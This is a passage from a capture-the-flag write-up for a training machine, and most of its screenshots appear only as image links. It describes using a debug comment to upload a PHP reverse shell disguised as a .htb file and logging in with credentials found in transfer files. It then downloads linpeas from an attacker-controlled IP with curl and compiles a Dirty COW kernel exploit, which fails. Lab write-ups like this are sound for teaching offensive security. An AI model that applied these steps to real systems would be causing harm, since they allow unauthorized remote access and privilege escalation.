
Normally, we expect to see PHP files executed. However, the creator mentioned the type of file the application accepts.
<!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->


Still we have to access the application to get a reverse shell. I began to search for any juicy credentials on balance-transfer then decided on highlighting the size of each transaction. Found a unique one with 257 byte size.

Login as chris:
Well, reached the Support page.
Get reverse shell payload from:



Create your reverse shell with your IP address and port respectively then save as rev.php.htb, so the application accepts your file.
Click to trigger the reverse shell payload:

Now I got reverse shell connection via Penelope Shell Handler.

I did not have the user flag of the machine chris. I will continue with linpeas.sh to discover privilege escalation options.
Run http server from attacker machine (your machine):
python -m http.server 1010
Download linpeas from the corresponding directory where you deployed the HTTP server.
curl -O http://10.10.16.64:1010/linpeas.sh

Now, chmod +x linpeas.sh then run:
bash linpeas.sh or ./linpeas.sh

I have gcc compilers installed, let's try privilege escalation via kernel exploitation. I tried the dirtycow kernel exploit, but it did not work.

Compile C binary with:
gcc -pthread dirty.c -o dirty -lcrypt

After a couple of attempts, the race condition did not succeed.
